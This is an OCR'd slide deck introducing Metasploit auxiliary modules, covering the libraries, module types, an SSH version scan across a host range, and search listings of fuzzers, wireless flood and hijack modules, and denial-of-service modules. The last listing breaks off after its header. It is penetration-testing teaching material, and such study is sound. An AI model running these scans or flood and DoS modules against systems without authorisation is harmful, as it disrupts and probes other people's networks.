
Metasploit Auxiliary Modules



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
Outline

- Metasploit Framework Architecture
- Metasploit Libraries
- Auxiliary Modules Types
- Examples/Practical Examples

Metasploit Framework architecture



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
Libraries – Rex

- **lib/rex/**
- “Ruby EXploitation library”
- Basic library for most tasks
- Sockets, protocols, command shell interface
- SSL, SMB, HTTP, XOR, Base64, random text
- Intended to be useful outside of the framework

Libraries – MSF Core

- **lib/msf/core**
- “Ruby EXploitation library”
- Mixins for exploits and auxiliaries
- Auxiliary→Scanner, Report, AuthBrute, etc



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
Libraries – MSF Core

- Exploit→HTTP, FTP, Oracle, MSSQL, SMB



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Libraries – MSF Core

- Auxiliary mixins makes use of REX libraries

smb.rb

```
require 'rex/proto/smb'
require 'rex/proto/dcerpc'
require 'rex/encoder/ndr'
require 'rex/proto/ntlm/constants'
require 'rex/proto/ntlm/crypt'
require 'rex/proto/ntlm/base'
require 'rex/proto/ntlm/message'
```

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Where they live

- Official modules live in msf3/modules/
  - Subdirectories organized by module type (exploit/, auxiliary/, post/, …)
- ~/.msf3/modules/ has same structure, loaded at startup if it exists

What is an auxiliary module?

- Auxiliary – An exploit without a payload
  - Underappreciated*
- Used mostly for discovery, fingerprinting, and automating tasks :-)
- Makes use of the MSF REX library and other mixins
- Uses `run()` instead of `exploit()`

Types of Auxiliary Modules

- Various scanners for protocols (SMB, DCERPC, HTTP)
- Network protocol “fuzzers”
- Port scanner modules
- Wireless
- IPV6
- Denial of service modules
- Server modules
- Administrative access exploits

Various scanners for protocols

```
msf auxiliary(arp_sweep) > use scanner/ssh/ssh_version
msf auxiliary(ssh_version) > show options

Module options:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target address range or CIDR identifier
   RPORT    22               yes       The target port
   THREADS  1                yes       The number of concurrent threads

msf auxiliary(ssh_version) > cat subnet_1.gnmap | grep 22/open | awk '{print $2}' > /tmp/22_open.txt
[*] exec: cat subnet_1.gnmap | grep 22/open | awk '{print $2}' > /tmp/22_open.txt

msf auxiliary(ssh_version) > set RHOSTS file:/tmp/22_open.txt
RHOSTS => file:/tmp/22_open.txt
msf auxiliary(ssh_version) > set THREADS 50
THREADS => 50
msf auxiliary(ssh_version) > run

[*] 192.168.1.1:22, SSH server version: SSH-2.0-dropbear_0.52
[*] 192.168.1.137:22, SSH server version: SSH-1.99-OpenSSH_4.4
[*] Auxiliary module execution completed
```

Various scanners for protocols

Various scanners for protocols

- Designed to help with reconnaissance
- Dozens of useful service scanners
- Simple module format, easy to use
- Specify THREADS for concurrency
  - Keep this under 16 for native Windows
  - 256 is fine on Linux
- Uses RHOSTS instead of RHOST

Scanner tricks & tips

- Uses OptAddressRange option class, similar to nmap host specification
  - 192.168.0.1,3,5-7
  - 192.168.0.*
  - www.metasploit.com/24
  - file:/tmp/ranges.txt

Scanner Tricks & Tips

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

Scanner Tricks & Tips




Network protocol “fuzzers”

```
msf > search fuzz
[*] Searching loaded modules for pattern 'fuzz'...

Auxiliary
=========

   Name                                  Disclosure Date  Rank    Description
   ----                                  ---------------  ----    -----------
   dev/fuzz/http_fuzz                    2008-03-03       normal  Generic HTTP Fuzzer.
   dev/traversal_fuzz                                     normal  Directory Transversal Fuzzer
   fuzzers/ftp/client_ftp                                 normal  Simple FTP Client Fuzzer
   fuzzers/ftp/ftp_pre_post                               normal  Simple FTP Fuzzer
   fuzzers/http/http_form_field                           normal  HTTP Form field fuzzer
   fuzzers/http/http_get_uri_long                         normal  HTTP GET Request URI Fuzzer (Incrementing Lengths)
   fuzzers/http/http_get_uri_strings                      normal  HTTP GET Request URI Fuzzer (Fuzzer Strings)
   fuzzers/smb/smb2_negotiate_corrupt                     normal  SMB Negotiate SMB2 Dialect Corruption
   fuzzers/smb/smb_create_pipe                            normal  SMB Create Pipe Request Fuzzer
   fuzzers/smb/smb_create_pipe_corrupt                    normal  SMB Create Pipe Request Corruption
   fuzzers/smb/smb_negotiate_corrupt                      normal  SMB Negotiate Dialect Corruption
   fuzzers/smb/smb_ntlm1_login_corrupt                    normal  SMB NTLMv1 Login Request Corruption
   fuzzers/smb/smb_tree_connect                           normal  SMB Tree Connect Request Fuzzer
   fuzzers/smb/smb_tree_connect_corrupt                   normal  SMB Tree Connect Request Corruption
   fuzzers/smtp/smtp_fuzzer                               normal  SMTP Simple Fuzzer
   fuzzers/ssh/ssh_kexinit_corrupt                        normal  SSH Key Exchange Init Corruption
```

Port scanner modules



Port scanner modules



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Wireless

```
File  Edit  View  Search  Terminal  Help
Auxiliary
=========

   Name                           Disclosure Date  Rank    Description
   ----                           ---------------  ----    -----------
   dos/wifi/cts_rts_flood                          normal  Wireless CTS/RTS Flooder
   dos/wifi/daringphucball                         normal  Apple Airport 802.11 Probe Response Kernel Memory Corruption
   dos/wifi/deauth                                 normal  Wireless DEAUTH Flooder
   dos/wifi/fakeap                                 normal  Wireless Fake Access Point Beacon Flood
   dos/wifi/file2air                               normal  Wireless Frame (File) Injector
   dos/wifi/netgear_ma521_rates                    normal  NetGear MA521 Wireless Driver Long Rates Overflow
   dos/wifi/netgear_wg311pci                       normal  NetGear WG311v1 Wireless Driver Long SSID Overflow
   dos/wifi/probe_resp_null_ssid                   normal  Multiple Wireless Vendor NULL SSID Probe Response
   dos/wifi/ssidlist_beacon                        normal  Wireless Beacon SSID Emulator
   dos/wifi/wifun                                  normal  Wireless Test Module
   fuzzers/wifi/fuzz_beacon                        normal  Wireless Beacon Frame Fuzzer
   fuzzers/wifi/fuzz_proberesp                     normal  Wireless Probe Response Frame Fuzzer
   spoof/wifi/airpwn                               normal  Airpwn TCP hijack
   spoof/wifi/dnspwn                               normal  DNSpwn DNS hijack


Exploits
========

   Name                              Disclosure Date  Rank     Description
   ----                              ---------------  ----     -----------
   linux/madwifi/madwifi_giwscan_cb  2006-12-08       average  Madwifi SIOCGIWSCAN Buffer Overflow
   windows/driver/broadcom_wifi_ssid 2006-11-11       low      Broadcom Wireless Driver Probe Response SSID Overflow
   windows/driver/dlink_wifi_rates   2006-11-13       low      D-Link DWL-G132 Wireless Driver Beacon Rates Overflow
```

IPv6

- Makes use of the IPV6→rachet mixin

```
msf auxiliary(tcp) > search ipv6
[*] Searching loaded modules for pattern 'ipv6'...

Auxiliary
=========

   Name                                                Disclosure Date  Rank    Description
   ----                                                ---------------  ----    -----------
   scanner/discovery/ipv6_multicast_ping                                normal  IPv6 Link Local/Node Local Ping Discovery
   scanner/discovery/ipv6_neighbor                                      normal  IPv6 Local Neighbor Discovery
   scanner/discovery/ipv6_neighbor_router_advertisement                 normal  IPv6 Local Neighbor Discovery Using Router Advertisment
```

Denial of service modules

- Ummm Denial of Service modules…for those times when you need to force a reboot ☺

```
File  Edit  View  Search  Terminal  Help
msf > search dos
[*] Searching loaded modules for pattern 'dos'...

Auxiliary
=========

   Name                                              Disclosure Date  Rank    Description
   ----                                              ---------------  ----    -----------
